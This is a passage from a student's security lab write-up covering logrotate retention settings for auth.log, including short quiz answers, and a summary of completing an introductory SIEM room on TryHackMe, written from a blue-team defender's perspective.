Then I tracked down any custom rules, specifically those tied to auth.log:
grep -i auth /etc/logrotate.d/*
cat /etc/logrotate.d/rsyslog



Answers

1. What is the frequency of rotation and the number of backlogs kept by default?

- *weekly* rotation
- *rotate 4* backlogs (4 weeks of log history)

2. How old does a logged event have to be before it is forgotten by default?

- 4 weeks

3. What is the frequency of rotation and the number of backlogs kept in this custom policy?

- Still *weekly*
- Still *rotate 4*

4. How old does a logged event have to be before it is forgotten in this policy?

- Again, 4 weeks

Turns out both the default /etc/logrotate.conf and the rsyslog-specific config /etc/logrotate.d/rsyslog follow the same 4-week weekly rotation rule. What makes rsyslog's version a bit more robust is that it uses options like compress, delaycompress, and postrotate to handle disk space and maintain service continuity.


From a forensic/security lens, this kind of log lifecycle awareness is crucial. If an attacker knows logs are wiped every 4 weeks, they can time their tracks accordingly—unless we proactively archive or stream logs off the system.

Step 9: TryHackMe - Introduction to SIEM

To wrap up the host auditing and forensics module, I explored the fundamentals of Security Information and Event Management (SIEM) through a guided TryHackMe room. SIEMs are essential in modern enterprise environments—they provide centralized log visibility, correlation of security events, and near real-time detection across systems and networks. This room helped connect the dots between raw log data and the actual decision-making process that security teams depend on when monitoring threats.

Key Takeaways:

- Task 2: Covered how SIEMs increase network visibility by collecting logs from firewalls, IDS/IPS, endpoints, and more.
- Task 3: Demonstrated how various log sources (like Windows event logs, Linux logs, syslog, and NetFlow) are ingested into SIEMs using agents like Beats or native syslog daemons.
- Task 4: Broke down the value proposition of SIEMs: correlation rules, threat detection, alert generation, compliance support, and incident response capabilities.
- Task 5: Gave hands-on exposure to analyzing log entries, parsing malicious behavior from noise, and how alerts are triggered based on rulesets.
- Task 6: Reinforced skills by walking through a lab scenario involving brute-force detection and suspicious PowerShell behavior using a simplified SIEM interface.



As shown in the attached screenshot, all 7 tasks in the Introduction to SIEM TryHackMe room were completed. This exercise was a solid intro to log centralization and the practical applications of everything we’ve done so far with last, logrotate, and manual IP forensics—except now, it’s all consolidated and automated at scale.

This was a great pivot from host-level forensics to thinking more like a blue team defender in a real SOC. Seeing how these tools operate across distributed systems really tied together the importance of early detection, proper logging, and security visibility.